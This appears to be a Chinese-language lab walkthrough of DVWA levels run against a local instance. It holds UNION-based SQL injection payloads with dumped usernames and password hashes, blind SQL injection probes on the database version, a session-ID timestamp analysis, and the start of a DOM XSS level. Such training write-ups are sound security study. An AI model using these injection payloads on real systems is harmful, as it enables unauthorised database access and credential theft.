
POST http://localhost:8086/vulnerabilities/sqli/#


Request Headers


```
Host: localhost:8086
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:98.0) Gecko/20100
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image,
Accept-Language: zh-TW,zh;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost:8086/vulnerabilities/sqli/
Content-Type: application/x-www-form-urlencoded
Content-Length: 23
Origin: http://localhost:8086
```

Request Body

```
id=1 OR 2&Submit=Submit
```









```
{
  "id": "1 OR 2",
  "Submit": "Submit"
}
```

因為之前已經知道欄位名稱了，所以直接選取即可

Request Body:


```
id=1 union select user_id, first_name, last_name from users;&Submit=Submit
```




Done

Request Body:

```
id=1 union select last_name,password from users;&Submit=Submit
```






```
ID: 1 union select last_name,password from users;
First name: admin
Surname: admin

ID: 1 union select last_name,password from users;
First name: admin
Surname: b59c67bf196a4758191e42f76670ceba

ID: 1 union select last_name,password from users;
First name: Brown
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1 union select last_name,password from users;
First name: Me
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1 union select last_name,password from users;
First name: Picasso
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1 union select last_name,password from users;
First name: Smith
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


8. SQL Injection Blind

> Objective:
> Find the version of the SQL database software through a blind SQL attack.


這關也是改用 POST

先透過上一關驗證一下 VERSION 語法

```
id=1 UNION select 1,VERSION(); &Submit=Submit
```




```
id=1 UNION SELECT 1,SUBSTRING((SELECT @@version),1,20); &Submit=Submit
```





```
SELECT 1,SUBSTRING((SELECT @@version),1,20);
```

```
SELECT SUBSTRING((SELECT @@version),1,20);
```

```
(SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.26%');
```

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,20)); &Submit=Submit
```



參考之前已經得知的版本

```
10.1.26-MariaDB-0+de
```

false

```
1 AND (SELECT SUBSTRING((SELECT @@version),1,20) like '10.1.26%')
```

只能多嘗試，後來發現可能是單引號的問題，看起來是因為 POST data 的關係，payload 被視為字串，先換成 `=` 來測試

```
(SELECT SUBSTRING((SELECT @@version),1,1)) = 1
```

true (`User ID exists in the database.`)

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,1)) = 1 &Submit=Submit
```

true (`User ID exists in the database.`)

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,2)) = 10 &Submit=Submit
```

false

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,2)) = 12 &Submit=Submit
```

...

理論上應該是可以猜出 DB 的本版

知道是因為 post dada 被視為字串後，就可以知道為什麼這邊可以寫 `10.` 而不會噴錯了

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,3)) = 10.);&Submit=Submit
```

卡關 QQ


但如果再增加下去 10.x.x 的判斷會無效，崩潰


換個環境再測 db 是 `5.7.34` ，也是第二個小數點之後無法正常判斷，頂多只能判斷到 5.7

```
id=1 AND (SELECT SUBSTRING((SELECT @@version),1,5)) = 10.10&Submit=Submit
```

```
id=1 AND (SELECT @@version) like 10.1.26-MariaDB-0+de&Submit=Submit
```

```
id=1 AND SELECT (SELECT @@version)) = 5.7.34&Submit=Submit
```






9. Weak Session IDs


觀察

這串數字有點眼熟

```
dvwaSession:"1645009861"
```




```
+new Date()
```




在 console 比對一下，竟然是個很微妙的數字

很明顯是 timestamp，不過 PHP 和 JS 產生的有差異

試著使用 php function - time()


```
root@91ab8a5e75e3:/# php -a
Interactive mode enabled

php > echo time();
1645010216
php >
```



Done

比對一下跟 `dvwaSession` 得長度一樣，所以就是 PHP 的 `time()` function

```
"1645009861"
"1645010216"
```



10. DOM Based Cross Site Scripting (XSS)

> The developer has tried to add a simple pattern matching to remove any references to "<script" to disable any JavaScript. Find a way to run JavaScript without using the script tags.

try 了一下，發現加了 `&` 在 English 後面可以逃過檢查，有時候後端過濾變數時會忘記處理重複性或多個變數的狀況，剛好類似目前的情境

